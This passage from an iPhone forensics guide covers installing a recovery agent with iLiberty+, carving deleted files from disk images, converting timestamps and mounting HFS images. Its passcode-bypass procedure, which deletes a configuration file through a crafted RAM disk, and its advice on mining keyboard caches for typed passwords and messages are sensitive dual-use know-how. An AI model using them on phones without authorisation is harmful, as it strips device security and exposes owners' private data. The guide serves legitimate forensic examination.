After verifying that the forensic recovery agent payload has been activated, execute the operation.

Mac OS X

Click “Free my iPhone” at the bottom of the window. A window will appear informing you of iLiberty+’s progress. The iPhone should boot into a text-based screen and institute the recovery agent. While the verbiage used in iLiberty+ suggests the term “jail break”, this functionality has been removed in the forensic edition.

Windows

Click “Go for it” at the bottom of the window. Before the process commences, you will be asked to unplug the iPhone from its USB connection and then reconnect it.

1. Unplug the device, and wait until it disappears from iTunes.
2. Reconnect the device, and wait until it appears again in iTunes.
3. Only after this, click the OK button.

A progress window will appear, but may vanish as the device enters recovery mode. The process is still running in the background, however, and you should see status text such as “Booting Ramdisk” in the status bar of the iLiberty+ application. The device itself should, after a short time, boot into a text-based screen to institute the recovery agent.

It’s stuck!

In rare cases, the device will either get stuck in recovery mode or fail to enter recovery mode at all. Recover as follows:

- If the device becomes stuck in recovery mode, follow the instructions in step 2 to boot the device back into the operating system. This will safely boot the device without any loss of data.
- If the device fails to enter recovery mode (appearing to do nothing), manually force it into recovery by holding down the Power and Home buttons until the device hard-powers itself off, powers itself back on, and finally displays the recovery screen (do not let up on the buttons until you see the “Connect to iTunes” text and/or icon). In iLiberty+, click the Manual Boot option on the Other Tools tab to boot the device manually. The device will boot out of recovery and continue the recovery agent process. Should this fail, repeat steps 2–5 once more.
- If you are using the Windows version of iLiberty+, be sure to have properly disconnected and reconnected the iPhone when you repeat the process. When prompted, disconnect the iPhone and wait until the icon disappears in iTunes. When reconnecting, wait until iTunes recognizes the device again before proceeding. Failing to wait the appropriate length of time may result in the device hanging during an installation.

What to watch for

During the process, the iPhone itself will go through what will appear to be various text-based diagnostic and configuration screens. After the recovery agent is instituted, you should see SSH keys being generated. Note any errors, should they occur. Once the process has completed, the device should briefly display the message “Forensics Toolkit Installation Successful” and will then reboot back into its operational state.

The device should now be ready to accept an SSH connection. You’re ready to perform recovery.

Circumventing Passcode Protection

The iPhone incorporates an operating system-level passcode security mechanism. When the passcode is active, the iPhone cannot be synced or accessed unless connected to the desktop machine it was originally paired with. This section shows how to bypass the OS-level passcode. The forensic recovery agent cannot be instituted while the passcode is active.

> If you are connecting via USB to the SSH port of the iPhone, you will not need to circumvent the passcode to recover the raw disk image.

The procedures in this section bypass the passcode by issuing raw commands to the iPhone to load a specially crafted RAM disk. They are ideal when the suspect's desktop machine is not available or when time (or process) makes a bypass more appropriate. The custom RAM disk is loaded onto the iPhone and moves the configuration file for passcode protection safely out of the way. When the iPhone boots, it will see that this configuration file is missing and fail over to its default mode of operation, which doesn’t require a passcode.

If the device was disabled by attempting to enter an invalid passcode, this technique will not only remove the passcode, but also re-enable the device.

> Bypassing the passcode causes one file, */private/var/mobile/Library/Preferences/com.apple.springboard.plist*, a configuration file stored in ***user space***, to be removed, thus performing a single deletion operation from user space. This is unavoidable to remove passcode security, so be sure to document this modification in your notes.

Automated Bypass

The forensic edition of iLiberty, v1.6 supports a “Bypass Passcode” feature integrated into the software. This tool is available from the online software repository. To use this, the device will need to be placed into a clean recovery state:

1. Cleanly power the device down by holding the Power button until the ***Slide to Power Off*** slider appears. Slide this to power off the device. This is critical.
2. Once the device has completely powered down, press and briefly hold the Power button, then immediately release it when the iPhone appears to be powering on.
3. After releasing the Power button, press and hold both the Power and Home buttons until the device again power cycles and the restore logo is displayed. This should occur without the device launching its home screen (SpringBoard).
4. With the device is in recovery mode, make sure it is connected to the dock and launch iLiberty+. Select Bypass Passcode from iLiberty+’s Advanced menu, as shown in Figure 3-6. On a Mac, this is located on the menu bar at the very top of the screen.




Figure Chapter 3-6. iLiberty+ “Bypass Passcode menu item

The device will boot into a passcode removal process initiated by uploading a RAM disk into the iPhone’s memory only. At the end of the process, you should see a message indicating that the passcode has been removed. The iPhone will then reboot back into normal mode and should no longer require a passcode. If this technique fails, try repeating all the steps.

> It’s very important that the device is cleanly powered down; otherwise, the RAM disk won’t be able to mount the file system. This clean dismount is performed when the device is powered off using the ***Slide to Power Off*** mechanism.

If this technique persistently fails, try the manual bypass described next.

Chapter 4


Data Carving

To recover deleted files, you need a data-carving tool. Data carving is the process of extracting structured data from unstructured data. Until mounted as a file system, the raw partition recovered from the iPhone looks like one big file to the computer, and contains both live and deleted data. A data-carving tool can scan the disk image for traces of desired files, such as images, voicemail, and other files. It then carves these smaller files out of the image for further analysis. Scalpel and PhotoRec are both data-carving tools.

As of iOS 4, unallocated space has been – for the most part – inaccessible. This is due to the encryption approach used by Apple to prevent deleted files from being recovered. A new encryption key is created for each file living on the file system. When the file is deleted, that key (which is stored in a set of attributes) is wiped, making the file unrecoverable. Much research is underway to find flaws in this approach, and in fact, some file slack from deleted files has been found at the end of blocks containing live files. Because of iOS 4's encryption approach, however, data carving unallocated space is considered unfruitful. There are, however numerous reasons to carve within allocated space. These include the presence of deleted database records in the iPhone's numerous databases. If your disk image is from iOS 3 or lower, however, you'll find carving to be very fruitful, as deleted files will still be recoverable.

Making Commercial Tools Compatible

Once a raw disk image has been recovered from the iPhone, it can be read by many commercial forensics tools such as Encase or FTK, but with one caveat. The disk image itself is reported as an HFS/X image (fifth generation HFS), which some tools do not yet recognize. It may be necessary to modify the file system header if your tool of choice doesn't recognize the volume. The identifier for this format is located at offset `0x400` inside the image file. Changing the identifier from `HX` to `H+` (denoting an HFS/+ file system) causes most existing tools to accept the file for processing. To make this change, document it and then use a hex editor, such as Hex Fiend or HexEdit 32. Figure 4-1 shows a segment of the file where the `HX` appears.



```
000003A0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
000003B0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
000003C0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
000003D0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
000003E0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
000003F0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00000400 48 58 00 05 00 00 00 00 31 30 2E 30 00 00 00 00 HX......10.0....
00000410 C4 AF A6 F6 C4 B4 E3 F9 00 00 00 00 C4 AF A6 F6 ................
00000420 00 00 13 AA 00 00 02 97 00 00 10 00 00 1C 4B 86 ..............K.
00000430 00 12 42 1F 00 0A BF AE 00 01 00 00 00 01 00 00 ..B.............
00000440 00 00 72 55 00 03 E1 DB 00 00 00 00 00 00 00 01 ..rU............
00000450 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00000460 00 00 00 00 00 00 00 00 8D D7 AB CA 12 C9 8D F9 ................
00000470 00 00 00 00 00 03 90 00 00 03 90 00 00 00 00 39 ...............9
00000480 00 00 00 01 00 00 00 39 00 00 00 00 00 00 00 00 .......9........
00000490 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
000004A0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
000004B0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
000004C0 00 00 00 00 00 40 00 00 00 40 00 00 00 00 04 00 .....@...@......
000004D0 00 00 00 3A 00 00 04 00 00 00 00 00 00 00 00 00 ...:............
000004E0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
000004F0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00000500 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00000510 00 00 00 00 00 80 00 00 00 80 00 00 00 00 08 00 ................
00000520 00 00 04 3A 00 00 08 00 00 00 00 00 00 00 00 00 ...:............
00000530 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00000540 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00000550 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00000560 00 00 00 00 00 80 00 00 00 80 00 00 00 00 08 00 ................
```

2 bytes selected at offset 1,024 out of 3,583,072 bytes

Figure Chapter 4-1. Hex Fiend for Mac displaying offset 0x400

The HFS/+ and HFS/X file system structures are identical, except that the HFS/X file system contains additional extensions for case sensitivity. Any tool capable of reading an HFS/+ volume can read an HFS/X volume, but may not be aware of case sensitivity in filenames.

Programmable Carving with Scalpel/Foremost

Foremost is a free forensics tool developed by Special Agents Kris Kendall and Jesse Kornblum of the U.S. Air Force Office of Special Investigations. It was later adapted into a faster, leaner application named Scalpel. The original Foremost software can be freely downloaded from http://foremost.sourceforge.net and compiled/installed on most desktop operating systems. Mac OS systems may either build from sources or install using MacPorts (http://www.macports.org):

```
$ sudo port install foremost
```

Scalpel, based on Foremost, performs much faster analysis using an identical configuration file. Scalpel is available at http://www.digitalforensicssolutions.com/Scalpel/. Windows binaries for Scalpel are included in the distribution. Scalpel can be compiled and installed on a Mac desktop using the following commands (if the version number has changed, simply substitute the current version in the following file and directory names):

```
$ tar -zxvf scalpel-1.60.tar.gz
$ cd scalpel-1.60
$ make bsd
$ sudo mkdir -p /usr/local/bin /usr/local/etc
$ sudo cp -p scalpel /usr/local/bin
$ sudo cp -p scalpel.conf /usr/local/etc
```

To compile software on a Mac, Xcode Tools must be installed. This package can be downloaded from the Apple Developer Connection website at http://developer.apple.com.

Data carving is by no means an exact technique, and it may be impossible to recover everything as some deleted data may have been overwritten by newer data written to the iPhone. Foremost and Scalpel both rise to the challenge by allowing examiners to specify their own custom file headers (and optionally footers) that identify the beginning and end of the desired data they are searching for. The default configuration file includes data types for several different file formats, leaving it up to the examiner to uncomment the lines for files they want to carve out.

The format of the Foremost and Scalpel configuration files is identical, and equally simple to understand. A single entry consists of five fields: file extension, case sensitivity, default size, header, and optional footer:

```
jpg         y    200000  \xff\xd8\xff\xe0\x00\x10        \xff\xd9
```

In this example of a JPEG image, the extension is declared as *.jpg* and the pattern is identified as case-sensitive (the `y` in the second field). The default file size, which is used when the footer is either not specified or not found, is defined as 200 K. The header and footer are specified in hexadecimal by using the `\x` prefix, but plain text may also be used, as you'll see in the next section. In the previous example, the byte pattern FFD9 marks the end of this particular JPEG format. When the file is found, the data-carving tool will scan it until reaching the 200 K limit or finding the 0xFFD9 pattern. No more than 200 kilobytes will be stored in any one file that matched this configuration line. But most images, databases, and other files can still be used even if they contain extra junk at the end of the file. If files become truncated, you can increase the file size to get a larger chunk of data.


Configuration for iPhone Recovery

The Foremost tool uses a *foremost.conf* file for its configuration, while Scalpel uses an identical configuration, traditionally named *scalpel.conf*. Both sample configurations allow the examiner to uncomment certain types of files to be carved. Additional types may also be defined in the configuration, which you will sometimes find useful because the iPhone stores many proprietary files of interest that aren't represented in the Foremost and Scalpel configuration files. Edit the default configuration included with the software and uncomment any desired file types. Next, add the definitions that you find useful in the following sections.

Dynamic dictionaries

```
dat         y    16384   DynamicDictionary-
```

Dynamic dictionary files are keyboard caches used by the iPhone to learn its owner's particular dictionary. Whenever a user enters text—whether usernames, web passwords, website URLs, chat messages, email messages, or other form of input—much of it is stored (in order) in the keyboard cache. Adding the line shown above to the configuration file will search for deleted and/or existing keyboard caches, revealing fragments of historical communication. An example of such a file is shown in Figure 4-2, containing fragments from multiple email messages, search engine lookups, and other user input.



```
^@haven't^@it^@seems^@fine^@to^@me^@what^@was^@the^@problem^@i've^@banned^@the^@
auction^@but^@it^@won't^@let^@me^@cancel^@his^@latest^@bid^@just^@heads^@good^@l
uck^@well^@this^@guy^@won^@but^@his^@bid^@was^@not^@valid^@if^@you^@would^@still
^@like^@the^@item^@for^@your^@last^@bid^@of^@please^@let^@me^@know^@asap^@struct
ure^@would^@be^@best^@windows^@users^@grab^@different^@payloads^@misery^@misery
^@was^@on^@tv^@last^@night^@i'm^@surprised^@how^@parallel^@it^@runs^@to^@fan^@co
mm^@html^@test^@test^@pubs^@pubs^@nice^@could^@auction^@them^@let's^@hope^@they
^@just^@get^@jailbreak^@hear^@they're^@having^@to^@do^@hardware^@hack^@now^@thou
gh^@two^@reliable^@sources^@hi^@i'm^@free^@thursday^@friday^@morning^@say^@aroun
d^@or^@next^@monday^@afternoon^@know^@someone^@who^@would^@pay^@big^@money^@for
^@that^@they^@to^@be^@able^@to^@play^@their^@own^@formats^@believe^@proprietary
^@they^@didn't^@describe^@it^@much^@thanks^@there's^@forum^@in^@rough^@cuts^@you
^@can^@post^@typos^@to^@and^@will^@periodically^@sweep^@it^@for^@fixes^@i'll^@ad
d^@this^@now^@ok^@please^@put^@on^@forum^@thx^@like^@application^@development^@d
on't^@suppose^@the^@subtitle^@could^@read^@designing^@politically^@correct^@appl
ications^@the^@mike^@and^@russ^@wanted^@to^@talk^@about^@this^@more^@before^@pre
senting^@it^@i'll^@show^@up^@tonight^@though^@yup^@i've^@got^@headers^@in^@i'll
^@send^@the^@link^@later^@checked^@thanks^@this^@went^@out^@today^@i'll^@send^@t
racking^@number^@later^@i'm^@cue^@i'm^@trying^@to^@locate^@box^@if^@can^@then^@c
an^@do^@it^@for^@that^@price^@otherwise^@they^@want^@another^@to^@box^@it^@up^@c
rude^@crude^@crude^@oil^@think^@have^@right^@to^@defend^@myself^@from^@baseless
^@remarks^@shouldn't^@the^@person^@being^@dumped^@on^@get^@last^@word^@no^@they
^@can^@just^@grab^@them^@from^@site^@site^@they're^@already^@on^@or^@host^@their
:
```

Figure 4-2. A deleted, two-week-old dynamic keyboard cache

Voicemail messages

```
amr         y     65535      #!AMR
```

The AMR codec is considered the standard speech codec by 3GPP, a collaborative standards body involved in mobile communications. It yields high-quality audio playback for voice content, and is used on the iPhone to store voicemail messages. Most voicemail messages fit nicely into 65 K, but to extract larger chunks of voicemail messages, simply increase the file size specified in the third field of this entry. Newer versions of iPhone firmware download voicemail before it's actually listened to, so you may find both deleted messages and messages which have not yet been listened to.

Property lists

```
plist       y     4096     <plist  </plist
plist       y     4096     bplist00
```

A property list is an XML-like configuration file used heavily in the Mac OS world, including the iPhone. Many preloaded applications, as well as Apple's operating system components, use property lists to store anything from basic configuration data to history and cache information. By analyzing these files, the examiner can get an idea of what websites the suspect may have visited or what Google Maps direction lookups were queried. Other useful information may include mail server information, iTunes account info, and so on. The different property lists on the iPhone will be explained in the next chapter.

The property lists you recover from the iPhone's live file system are easily identifiable, but the files you recover through data carving won't have any names. You'll need to become intimately familiar with the different property list formats so that you can identify which property lists you have recovered.

SQLite databases

```
sqlitedb    y     5000000  SQLite\x20format
```

The SQLite database format is widely used in the Mac OS X world to store calendars, address books, Google Maps tile graphics, and other information on the iPhone. SQLite databases are generally "live" on the file system, but older, deleted databases may be recovered in the event that the device was recently restored. Instructions for querying SQLite databases and recovering Google Maps tile graphics are covered in the next chapter.

Email

```
email       y     40960    From:
```

Scanning for email headers is an effective way to recover both live and deleted email. If you find an email that appears to be of interest, you may wish to go back later and run a second pass of data carving to extract the email beginning with the 'From ' or 'Received:' headers. Doing so on a first pass would likely generate an overabundance of data, making it difficult to find anything meaningful.

Web pages

```
htm        n      50000   <html  </html>
```

Other files

```
pdf         y     5000000   %PDF-  %EOF
doc         y     12500000  \xd0\xcf\x11\xe0\xa1\xb1
```

Adobe PDF and Microsoft Word files can be stored locally when sent to the iPhone via email or navigated to using the iPhone's Safari web browser. If the suspect was sent a document, or is storing them locally in a saved message folder, you may be able to recover them.

PGP blocks

```
txt         y     100000  -----BEGIN
```

PGP-encrypted messages are generally not of great use without a key, but can frequently include unencrypted messages within the same thread, should any have been sent/received.

Images

GIF, JPG, and PNG image formats are all used on the iPhone, and can be enabled for scanning by removing the comments preceding the corresponding lines in the configuration file. In addition to the default formats included, the following formats are used for various graphics on the iPhone.

```
png         y     40960    \x89PNG
```

This particular format of PNG is used to store small icons and Google Maps tile graphics.

```
jpg         y     5000000  \xff\xd8\xff\xe1    \x7f\xff\xd9
```

This is the JPEG format used for photos taken with the built-in camera.

Be sure to enable the stock graphics formats in addition to the ones in this section.

Building Rules

If you're trying to recover a file that isn't listed in the above examples, you'll need to build your own rule to carve it out. Some methods for doing this are:

1. Identify the file format you're looking for. Many online resources can provide you with information for a host of different file formats.
2. Assemble a list of possible file headers. Use what information you can find about the file format to assemble a list of file headers that could have been used in the file you're searching for. Remember, it's better to generate too much data than not enough, so be liberal with your list—`grep` and other tools can help you sort through it.
3. Recreate the file structure using the same software or equipment, if possible. If you're trying to recover a file created with a particular software package, use that same software package to write a new file. In most cases, the first few bytes of the file header will be the same regardless of the file's contents. If you're trying to track down a file saved by a digital camera, video recorder, or other equipment, reproduce the steps to create another similar file, and examine its header.

Scanning with Foremost/Scalpel

Once a valid configuration file has been created, Foremost/Scalpel can be instructed to scan the image from the command line:

```
$ foremost -c foremost.conf rdisk0s2
foremost version 0.69
Written by Kris Kendall and Jesse Kornblum.
Opening /usr/local/sandbox /rdisk0s2
rdisk0s2:   0.9% |                    |  130.0 MB    11:07 ETA
```

If using Scalpel, replace the name of the application:

```
$ scalpel -c scalpel.conf rdisk0s2
```

Sometimes Scalpel tries to bite off more than it can chew in terms of system resources. If errors concerning the maximum number of file descriptors, or similar resource errors, are reported it may be necessary to run the tool with superuser privileges and use the `ulimit` command to lift resource restrictions. You're likely to run into this problem only when using Scalpel on Mac OS X:

```
$ sudo -s
$ ulimit && ulimit -n 8192
$ scalpel -c scalpel.conf rdisk0s2
```

The entire process may take a few hours to complete using Foremost, or less than a half hour using Scalpel. Potentially useful information will be recovered to a directory named *foremost-output* (or *scalpel-output*) within the current working directory. The tool will also create an *audit.txt* file within the output directory containing a manifest of the information recovered. Once recovered, it's up to the examiner to determine what data is valid.


Automated Data Carving with PhotoRec

PhotoRec is one of the most advanced data carving tools available in both the open source and commercial market. Better yet, the software is entirely free to download and use. PhotoRec can be downloaded from the online file repository, or from *http://www.cgsecurity.org/wiki/PhotoRec*. PhotoRec supports nearly 400 different types of file extensions, while many commercial tools support less than a dozen. Regardless of what commercial package you use for electronic discovery, PhotoRec is definitely worth a spin.

To use PhotoRec, simply point it at the raw disk image (or live file system archive) you acquired from the device.

```
$ photorec rdisk-1309277740-06_28_2011_12_15_40.dd
```

PhotoRec will walk you through a series of prompts. You'll first confirm the name of the file you wish to carve. You'll then be prompted for a partition table type. Select *Non partitioned media* for the best results. You'll next be prompted to select the partition you wish to carve. You can also use your right and left arrow keys to set carving options and file options. By selecting *File Opt*, you can limit your search to specific file types, or carve for everything all at once. Finally, specify *Other* when prompted for the file system type, and select a directory you wish to place recovered files.



```
PhotoRec 6.12-WIP, Data Recovery Utility, March 2011
Christophe GRENIER <grenier@cgsecurity.org>
http://www.cgsecurity.org

Disk rdisk-1309277740-06_28_2011_12_15_40.dmg - 31 GB / 29 GiB (RO)

     Partition                  Start        End    Size in sectors
>     Unknown                   0   0  1  3793  29 60   60936432 [Whole disk]
    P HFSX                      0   0  1  3793  29 60   60936432




 [ Search ]  [Options ] >[File Opt]  [  Quit  ]
                              Modify file options
```

Figure 4-3. A PhotoRec options screen

PhotoRec will create a series of directories prefixed with *recup_*, each containing 500 recovered files. The process may take several hours on a large disk image, and can yield tens of thousands of recovered files.

Validating Images with ImageMagick

Recovery tools generally err on the side of generating too much data, rather than skipping files that could be important. As a result, they extract a lot of data that may be partially corrupt or unwanted altogether. Finding valid images to examine can be a time-consuming process in the presence of thousands of files, so a few simple recipes can greatly help reduce the amount of time needed.

The ImageMagick package contains a set of image processing utilities, one of which can be used to display information about images. The `identify` tool included with ImageMagick is perfect for sifting through the thousands of files created by data-carving tools to identify the readable images. ImageMagick can be downloaded from http://www.imagemagick.org/script/index.php. Mac OS users may build from sources or use MacPorts (http://www.macports.org) to install the package:

```
$ sudo port install imagemagick
```

Once installed, write a simple bash script to test the validity of an image file. For the purposes of this example, name the file *test-script.sh*:

```
#!/bin/bash
mkdir invalid
identify $1 || mv $1 ./invalid/
```

Some images may be corrupt, but still somewhat recognizable. These images may appear invalid to the `identify` tool. It is therefore recommended that images only be moved, not deleted, so that invalid images can be later reviewed by hand.

When calling ImageMagick's identify tool for a given file, a successful exit code will be returned if the image can be read. The previous script moves all invalid images to a subdirectory named *invalid*, leaving the valid images in the original directory where you invoke the script. The script can then be invoked for a given supported image type (*.jpg*, *.gif*, *.png*, etc.) using a simple recipe with the find command:

```
$ mkdir invalid
$ chmod 755 test-script.sh
$ find foremost-output -type f -name "*.jpg" -exec ./test-script.sh {} \;
```

The syntax of the find command is subtle and replete with metacharacters. You can either stick to the script shown here and just adapt the *.jpg* file suffix, or explore the find documentation to discover its options for ownership, age of files, etc.

Strings Dump

As a final means to turn up data, the strings from the raw disk image can be extracted and saved to a file. The output will be enormous, but it will allow loose text searches for a particular conversation or other data.

Extracting Strings

To extract the strings from the disk image, perform the following.

Mac OS X

The strings utility comes integrated with Mac OS X, as it is a standard Unix tool. Simply issue the following from a terminal window:

```
$ cat rdisk0s2 | strings > filename
```

In some cases, you can run the strings operation right on the image.

```
$ strings rdisk0s2 > filename
```

Windows

Download the Windows version of strings from http://technet.microsoft.com/en-us/sysinternals/bb897439.aspx. Issue the following command to dump the text strings from the disk image:

```
$ strings.exe rdisk0s2 > filename
```

The Takeaway

- Data carving can be used to pull any type of data from a raw image or other file, but it's up to the examiner to have some clue about what to look for. If you're unsure, enable all file types and take the extra time to look through the results.
- Using simple tools like strings can give you a very large file of text to search through for key words or phrases.

Chapter 5

Electronic Discovery

In the previous chapter, you learned how to recover the raw media partition from the iPhone and use data-carving tools to pull out potentially deleted images, email messages, and other useful files. This chapter will help you make sense of what you've recovered, and guide you through working with live data on the file system.

Data carving is very useful for recovering files that the suspect had intentionally deleted or forgotten about. The disk image can also be mounted as a live disk, allowing access to the live (not deleted) data on the iPhone. This allows you to examine the live file system and determine the data's filenames so that you know exactly what data is where.

> Instructions for working with the live file system commonly refer to the */mobile* directory. If the iPhone is running firmware version 1.1.2 or earlier, these files are instead stored in */root*. Be sure to make the necessary changes to your method to accommodate any changes in file location.

Converting Timestamps

A majority of the timestamps found on the iPhone are presented in Unix timestamp format, RFC 822 format, or Mac absolute time. Using a couple simple statements on the command-line, these can be converted into readable form.

Unix Timestamps

Unix timestamps are used widely in iOS and other operating systems, and can be converted easily using the Unix *date* command.

```
$ date –r 1310135202
Fri Jul  8 10:26:42 EDT 2011
```

You may also choose to convert them into UTC time using the *–u* flag.

```
$ date -ur 1310135202
Fri Jul  8 14:26:42 UTC 2011
```

Mac Absolute Time

This timestamp is used by many components of the iPhone such as the CoreLocation cache and WiFi. The interval stored is the number of seconds offset to the reference date of January 1, 2001. To convert this date, add 978307200, the difference between the Unix epoch and the Mac epoch, and then calculate it as a Unix timestamp.

```
$ date -r `echo '235074600 + 978307200'| bc`
```

```
Fri Jun 13 14:30:00 EDT 2008
```

Mounting the Disk Image

When you transmit a raw disk image from an iPhone, you're getting a complete HFS/X file system (or HFS+ if you converted it). As a file system, this can be mounted on a Mac or Linux machine with a little work. If you have downloaded a file system archive, extracting it is even easier.

Be sure you are working with a copy of the disk image by now, and not the original.

Extracting File System Archives

If you are using the multiplatform tools to extract a file system archive (as opposed to raw disk image), you'll need to extract the archive in order to read its contents. To extract the contents of a tar archive, invoke tar to extract the archive to disk.

```
$ tar -xvf filesystem-1309352766-06_29_2011_09_06_06.tar
```

This will extract the archive into a directory named 'private' in your current working directory. Inside this directory is where you'll find all of the data stored on the iPhone's live user file system. The private/var2 directory contains the live file system that is typically mounted as /private/var on the device. As an extra precaution, permissions to the var2 directory are disabled. You'll need to re-enable these permissions in order to read the directory. For this, use chmod, which is a Unix binary to "change mode".

```
$ chmod 755 private/var2
```

To avoid using the extra disk space to extract archives, you may consider looking into a utility named *archivemount*. This is a FUSE-based file system capable of mounting tar archives as disks, rather than having to extract them. For more information on archivemount, visit the Wiki at *http://en.wikipedia.org/wiki/Archivemount*.

Disk Analysis Software

If you're working with a raw volume, you'll need to mount it in order to read its contents. Before the disk image can be mounted, you may need to perform certain tasks or install software so that your computer can properly read the disk image. The live file system can be mounted as read-only in Mac OS X, Windows, Linux, and any other operating system supporting the HFS file system (or with third party applications that do).

Mac OSX

Mac OS X supports the HFS file system natively, so it is already able to read the disk image without any additional software. You'll need to rename the disk image file, however, to have a *.dmg* extension. You can then directly mount it from the finder or by use of the `hdid` command, which will allow you to specify read-only privileges.

```
$ mv rdisk-1309352766-06_29_2011_09_06_06.dd rdisk-1309352766-06_29_2011_09_06_06.dmg
$ hdid -readonly rdisk-1309352766-06_29_2011_09_06_06.dmg
```

Once mounted, the volume should appear on the desktop and on the Finder's sidebar, listed under Devices. It can then be browsed to with the Finder or examined using Unix tools from a terminal window. The volume will be mounted in */Volumes*, and most likely appear as a disk named *Data*.

To do this through the user interface, single-click the file, to select it and then press Command-I. An information window will appear. Click the checkbox next to *Locked* then close the info window. This will lock the file to prevent it from being written to when mounted. Now, double click on the disk image to mount it.

Linux

The *hfsplus* package, available in most Linux distributions, adds HFS file system support to Linux. If you're running the apt package manager, it can be installed with a simple command-line statement.

```
$ sudo apt-get install hfsplus
```

